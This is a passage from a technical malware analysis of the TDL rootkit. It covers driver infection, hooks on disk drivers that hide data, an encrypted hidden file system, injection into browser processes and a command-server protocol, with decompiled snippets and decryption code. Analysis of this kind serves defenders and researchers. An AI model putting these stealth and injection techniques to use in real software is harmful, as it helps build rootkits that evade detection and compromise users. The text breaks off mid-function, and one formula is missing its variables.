

Figure 17 – Infecting kernel mode driver

Notably, it also modifies the .NET metadata data directory entry of the PE header with the values of security data directory entry, which makes it difficult to perform static analysis of the infected driver (see Figure 18).

Member	Offset	Size	Value	Section
Export Directory RVA	000002D8	Dword	00000000	
Export Directory Size	000002DC	Dword	00000000	
Import Directory RVA	000002E0	Dword	00001F80	INIT
Import Directory Size	000002E4	Dword	0000003C	
Resource Directory RVA	000002E8	Dword	00002200	.rsrc
Resource Directory Size	000002EC	Dword	00000848	
Exception Directory RVA	000002F0	Dword	00000000	
Exception Directory Size	000002F4	Dword	00000000	
Security Directory RVA	000002F8	Dword	00002C00	Invalid
Security Directory Size	000002FC	Dword	00000000	
Relocation Directory RVA	00000300	Dword	00002A80	.reloc
Relocation Directory Size	00000304	Dword	000000B0	
Debug Directory RVA	00000308	Dword	00001D50	.rdata
Debug Directory Size	0000030C	Dword	0000001C	
Architecture Directory RVA	00000310	Dword	00000000	
Architecture Directory Size	00000314	Dword	00000000	
Reserved	00000318	Dword	00000000	
Reserved	0000031C	Dword	00000000	
TLS Directory RVA	00000320	Dword	00000000	
TLS Directory Size	00000324	Dword	00000000	
Configuration Directory RVA	00000328	Dword	00000000	
Configuration Directory Size	0000032C	Dword	00000000	
Bound Import Directory RVA	00000330	Dword	00000000	
Bound Import Directory Size	00000334	Dword	00000000	
Import Address Table Directory RVA	00000338	Dword	00001D00	.rdata
Import Address Table Directory Size	0000033C	Dword	0000004C	
Delay Import Directory RVA	00000340	Dword	00000000	
Delay Import Directory Size	00000344	Dword	00000000	
.NET MetaData Directory RVA	00000348	Dword	00002C00	Invalid
.NET MetaData Directory Size	0000034C	Dword	00001A30	

Figure 18 – Data directory of the infected driver in CFF explorer

For instance, the disassembler IDA Pro v 5.6 fails to load the image: it shows an error dialog box and hangs.



Figure 19 – Disassembler IDA Pro v 5.6 hangs on loading infected driver

The loader consists of the loader data and code. The first 20 bytes of the loader represent its data and contain information needed by the loader:

- 0/8 bytes – offset of the beginning of the rootkit's file system on the hard drive;
- 8/12 bytes –original entry point;
- 12/16 bytes – size of the security data directory;
- 16/20 bytes – check sum of the original image.

The other 897 bytes represent loader code, the purpose of which is to restore the infected image with the stored values, load the body of the rootkit stored in the rootkit's file system into a file with "*tdl*" name, and transfer control to it. When the loader gets control it calls the original entry point of the infected driver and then the rootkit sets *IoPlugAndPlayNotifiactionRoutine* to wait until the system loads the storage driver stack.

When the notification routine is called, the rootkit loads its body from its own file system by reading sectors of the hard drive, and transfers control to it. To maintain its file system the rootkit creates a driver object and a device object. Before describing how the rootkit hooks IRM_MJ dispatchers let us look at how DRIVER_OBJECT and DEVICE_OBJECT structures corresponding to the miniport driver are organized.



Figure 20 – Layout of the kernel mode structures before infection

The miniport driver creates device objects corresponding to physical devices installed in the system. Each driver object has a pointer to a one-directional device object linked list, and each device object has a pointer to the next device created by the driver and a pointer to the corresponding driver object. Figure 20 describes the situation before the rootkit is loaded. The device with a red border represents a physical device object corresponding to the system's primary hard drive. Figure 21 we shows what happens when the rootkit is loaded.



Figure 21 – Layout of the kernel mode structures after infection

Objects colored red represent structures created by the rootkit. The malware creates a device object to manage its file system and excludes the miniport device object from the linked list described above. It also modifies the DriverObject pointer of the miniport device object to point to the rootkit's driver. Thus, all the IRPs requests are directed to the rootkit's driver and not to the miniport driver. The only thing the rootkit modifies in the miniport driver object is the StartIo routine, which it replaces with the hook.

Reading and writing data from/to hard disk

As we see from the previous section, the rootkit monitors all the requests targeted towards the miniport device object. To protect its own data, such as the file system and infected driver, it filters read requests. If it reads the infected driver the rootkit returns original file content of the file. When someone reads its file system it returns buffer filled with zeros.

In order to read data on the hard drive the rootkit directly calls the miniport driver's IRP_MJ_INTERNAL_DEVICE_CONTROL handlers. To do so it allocates the IRP, initializes SCSI_REQUEST_BLOCK structure and calls the miniport's handler. In some senses it does much of the same work as the disk class driver.

For instance, if it wants to read a file on the hard driver it should performs the following things:

- determine what sectors the file occupies;
- read those sectors and assemble the file.

To get the sectors corresponding to the file the malware uses the *ZwFsControlFile* routine with FSCTL_GET_RETRIEVAL_POINTERS control code.

As stated earlier, the rootkit filters read requests and detects when an application reads its file system or infected driver. There are two places where it monitors the data being read:

- IRP_MJ_INTERNAL_DEVICE_CONTROL dispatcher;
- StartIo routine.

Each read operation is checked twice: the first time in the rootkit's IRP_MJ handler and the next time in StartIo callback. To be able to read its own file system the rootkit marks its read requests with special value which is checked in StartIo routine. If the check is unsuccessful (which means that the sender of the request isn't the rootkit) it sets up a completion routine which counterfeits data on completion of the request. The following figures (22 and 23) will clarify this information.



Figure 22 – Filtering IRP_MJ_INTERNAL_DEVICE_CONTROL requests to miniport's PDO



Figure 23 – Additional checks in StartIo hook

How to survive after reboot

Previous modifications of the rootkit perform protection of its data (the imagepath value of the infected driver registry key and the infected driver file on disk) in a separate thread. Once every five seconds it checks the registry key value and file on the disk and if they are changed it restores its values.

In the latest version of the malware, instead of queuing a work item to check the registry value and the file, it registers a shut down notification routine and all checks are performed in this routine. So if you replace the infected driver with legal one, or change its imagepath registry value, these changes will persist until the system is shut down. When the system is shut down the rootkit receives IRP_MJ_SHUT_DOWN and restores the data, if they have been modified.

Injecting modules into processes

The rootkit sets *LoadImageNotifiactionRoutine,* which is called each time the OS maps a module into memory. So, when it detects mapping of the kernel32.dll library into a process's address space it injects into the process a special module called injector. The rootkit retrieves the name of the module to inject from its configuration file config.ini (see Appendix D). This file contains a section with the name "[injector]". Each entry of this section has the following format:

name_of_the_process=name_of_the_module_to_inject

The symbol "*" means: for each process, thus module tdlcmd.dll is injected into all processes.

```
[injector]
*=tdlcmd.dll
```

Accordingly, there may be modules specially designed to be injected into specific processes.

Additionally the rootkit injects the injector into the svchost.exe process.

Encrypted file system

One of the most interesting features of the rootkit is its file system, which is used to store and keep hidden its files:

- injectors (tdlcmd.dll);
- configuration information (config.ini);
- the rootkit body (tdl);
- overwritten resources of the infected file (rsrc.dat);
- additional files that are downloaded from the internet.

We can see the layout of the file system in figure 24.



Figure 24 – rootkit file system layout

The file system begins at the end of the disk, namely at the last logical block (sector), and grows towards the beginning of the disk. Thus, in theory it can overwrite users' data if is large enough. It starts at the offset from the beginning of the disk, which can be calculated with the following formula:

Here represents the total number of logical blocks on the disk, while represents the size of the logical block (typically, the size of the logical block is 512 bytes). The file system of the rootkit is also divided into blocks. Each block has size of 1024 bytes. At the very beginning of the file system file a table is located which contains information about all the files stored in the file system. Each record in the file table has the following format:

- file name (limited to 16 symbols);

- starting offset of the file from the beginning of the file system expressed in kilobytes (to get the actual offset of a file we need to subtract the starting offset of a file multiplied by 1024 from the offset of the beginning of the file system);
- size of the file;
- time of creation.

All the structures describing the file system can be found in Appendix A. Each block of the rootkit's file system has the following format:

- 0/3 bytes – signature:
    - TDLD – if the block contains file table information;
    - TDLF – if the block contains a file;
    - TDLN – if the block is free;
- 4/7 – offset to the next block from the beginning of the file system expressed in kilobytes;
- 8/11 – size of the data;
- 12/1023 – data.

In the Figure 25 we can see an example of the file table.

```
814AE79C  00 00 00 00 54 44 4C 44  00 00 00 00 00 00 00 00  ....TDLD........
814AE7AC  63 6F 6E 66 69 67 2E 69  6E 69 00 00 00 00 00 00  config.ini......
814AE7BC  A1 02 00 00 01 00 00 00  B5 41 60 38 6C E0 CA 01  б.......¦A`8lp¦.
814AE7CC  74 64 6C 00 00 00 00 00  00 00 00 00 00 00 00 00  tdl.............
814AE7DC  9B 52 00 00 02 00 00 00  8A A4 62 38 6C E0 CA 01  ЫR......Кдb8lp¦.
814AE7EC  72 73 72 63 2E 64 61 74  00 00 00 00 00 00 00 00  rsrc.dat........
814AE7FC  93 03 00 00 17 00 00 00  82 E8 9B 38 6C E0 CA 01  У.......ВшЫ8lp¦.
814AE80C  74 64 6C 63 6D 64 2E 64  6C 6C 00 00 00 00 00 00  tdlcmd.dll......
814AE81C  00 52 00 00 18 00 00 00  01 11 A3 38 6C E0 CA 01  .R........г8lp¦.
814AE82C  00 78 61 79 2E 74 6D 70  00 00 00 00 00 00 00 00  .xay.tmp........
814AE83C  00 52 00 00 2A 00 00 00  6D 24 56 DF 56 E1 CA 01  .R..*...m$V-Vc¦.
814AE84C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE85C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE86C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE87C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE88C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE89C  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE8AC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE8BC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE8CC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE8DC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
814AE8EC  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 25 – First block of the rootkit's file system

As we can see from the figure above the file system contains 5 files:

- ***tdl*** – file with the body of the rootkit;
- ***config.ini*** – configuration file;
- ***rsrc.dat*** – 915 (0x393) bytes of the overwritten resources of the infected driver;
- ***tdlcmd.dll*** – the module that is injected into processes;

- ***?xay.tmp*** – deleted temporary file.

Also, we can see, that the file config.ini has a size of 0x2A1 bytes and starts at the next block (its offset is 1 kilobyte) of the file system.

Each block of the rootkit's file system is encrypted. In the last version (3.273) the blocks are encrypted by XORing with a constant value (0x54) which is incremented at each XOR operation, while in the previous versions the RC4 cipher was used with the "tdl" key. Decryption algorithms for both ciphers can be found in Appendix B:

Injector

In this section we will discuss the default injector tdlcmd.dll that is injected into svchost.exe process, and into each process created after the rootkit started. But, in actuality, tdlcmd.dll performs its malicious activity only when it is loaded into the address space of processes associated with executables with names that include the following substrings: "*svchost.exe*", "*netsvcs.exe*", "*explore*", "*firefox*", "*chrome*", "*opera*", "*safari*", "*netscape*", "*avant*", "*browser*", "*wuauclt*" (see Figure 26). Otherwise it is unloaded.

```
GetModuleFileNameA(0, Filename, 0x103u);
ModuleName = PathFindFileNameA(Filename);
v4 = GetCommandLineA();
if ( stricmp(ModuleName, "svchost.exe") || !StrStrIA(v4, "netsvcs") )
{
  if ( PathMatchSpecA(ModuleName, "*explore*")
    || PathMatchSpecA(ModuleName, "*firefox*")
    || PathMatchSpecA(ModuleName, "*chrome*")
    || PathMatchSpecA(ModuleName, "*opera*")
    || PathMatchSpecA(ModuleName, "*safari*")
    || PathMatchSpecA(ModuleName, "*netscape*")
    || PathMatchSpecA(ModuleName, "*avant*")
    || PathMatchSpecA(ModuleName, "*browser*")
    || PathMatchSpecA(ModuleName, "*wuauclt*") )
    goto CONTINUE_EXECUTION;
  return 0;
}
```

Figure 26 – Tdlcmd.dll can be loaded into certain processes

When the injector is loaded into address space of a process it deletes any hooks and restores any spliced functions in the following libraries:

- *ntdll.dll;*
- *kernel32.dll;*
- *mswsock.dll;*

- *ws2_32.dll;*
- *wsock32.dll;*
- *wininet.dll*.

It does so by manually loading them and comparing its ".text" and ".rsrc" sections with corresponding sections of the originally loaded libraries. If it finds some discrepancy it restores these sections.

The injector also hooks the following functions:

- *ntdll.dll:*
  - *KiUserExceptionDispatcher;*
  - *ZwProtectVirtualMemory;*
  - *ZwWriteVirtualMemory;*
- *mswsock.dll:*
  - *WSPRecv;*
  - *WSPSend;*
  - *WSPCloseSocket;*
- *ole32.dll:*
  - *CoCreateInstance*.

The injector has two modes of operating, depending on the process into which it is loaded. If it is loaded into the svchost.exe or netsvcs.exe process it behaves as a backdoor i.e. it periodically requests commands and tasks from the remote server. Tdlcmd section of the rootkit configuration file contains a list of servers with which the injector should communicate.

If tdlcmd.dll is injected into a browser then it monitors all http traffic, redirects the browser to certain web sites and counterfeits results of search requests.

Communication protocol

All the communications between the rootkit and a remote server are performed over HTTP and initiated by the injector. To request commands, the injector sends the following information to a remote server:

bot_id|aff_id|sub_id|version|"3.74"|os_version|locale_info|default_browser|install_date

This information is encrypted with RC4 and encoded according to BASE64 encoding rules. To encrypt this request, the target URL is used as a key. Examples of such requests can be found in Appendix C. The list of URLs is obtained from the rootkit configuration file (section "tdlcmd", key "servers"). The rootkit queries all the servers from this list at the interval of time specified in the configuration file (section "main", key "retry").

The commands that the injector receives from the servers has the following format:

Command.Method(parameter1, Parameter2, …..)

Commands can take the following values:

- tdlcmd;

- name of the executable in the rootkit's file system.

When "tdlcmd" is specified as a command the method can take the following values:

- DownloadCrypted – download encrypted file and store it in the rootkit's file system;
- DownloadAndExecute – download executable and run it;
- Download – download file and store it;
- ConfigWrite – write a string into configuration file.

When the value specified as a command isn't "tdlcmd" then the method can be any function exported by the module.

The parameters can be the following values:

- strings (Unicode and ASCII);
- integers;
- float numbers.

Tasks

The rootkit configuration file has a section with the name "tasks" (see Appendix E for example). In this section the injector stores all commands received from the servers.

When the rootkit receives the tdlcmd.DownloadCrypted command it writes the following value to this section:

*module_name = *target_url*

When the rootkit receives tdlcmd. DownloadAndExecute command it writes the following value to this section:

*date_of_request = **!**target_url*

When the rootkit receives tdlcmd.Download command it writes the following value to this section:

module_name = target_url.

To delete file the injector writes in this section the following string:

name_of_the_file_to_delete = –

Once every 300 seconds the injector executes all the tasks in the "tasks" section.

Appendix A

File system structures

```
// Structure corresponding to file entry in the file table
typedef struct _TDL_FILE_TABLE_ENTRY
{
	char FileName[16];		// file name
	ULONG FileSize;			// size of the file
	ULONG FileOffset;		// offset of the file in kilobytes
	__int64 FileTime;		// time of creation
}TDL_FILE_TABLE_ENTRY, *PTDL_FILE_TABLE_ENTRY;

// Structure corresponding to block with file
typedef struct _TDL_FILE_OBJECT
{
	ULONG Signature;		// TDLF or TDLN if the block is free
	ULONG NextBlockOffset;		// offset to the next block with file data in kilobytes
	ULONG Reserved;
	UCHAR FileData[0x3F4];		// file data
}TDL_FILE_OBJECT, *PTDL_FILE_OBJECT;

//Structure corresponding to file table
typedef struct _TDL_FS_DIRECTORY
{
	ULONG Signature;		// TDLD
	ULONG NextBlockOffset;		// offset of the next block with file table if any
	ULONG Reserved;
	TDL_FILE_TABLE_ENTRY Files[0x1F]; // array of file entries in file table
}TDL_FS_DIRECTCORY, *PTDL_FS_DIRECTCORY;
```

Appendix B

Decryption algorithms

```
void DecryptBufferXor(char Key)
{
	DWORD k = 0;

	for(k = 0 ; k < 0x400 ; k ++)
	{
		Buffer [k] ^= Key;
		Key ++;
	}

	return;

}

void DecryptBufferRC4(char *pKey, int iKeyLength)
{
	unsigned char keyBuffer[256];
	DWORD i = 0, j = 0;
	DWORD  k = 0;
	UCHAR ucTemp;

	for(i = 0 ; i < sizeof(keyBuffer) ; i ++)
		keyBuffer[i] = (char)i;

	for(i = j = 0 ; i < sizeof(keyBuffer) ; i ++)
	{
		j = (j + pKey[i % iKeyLength] + keyBuffer[i]) % 256;
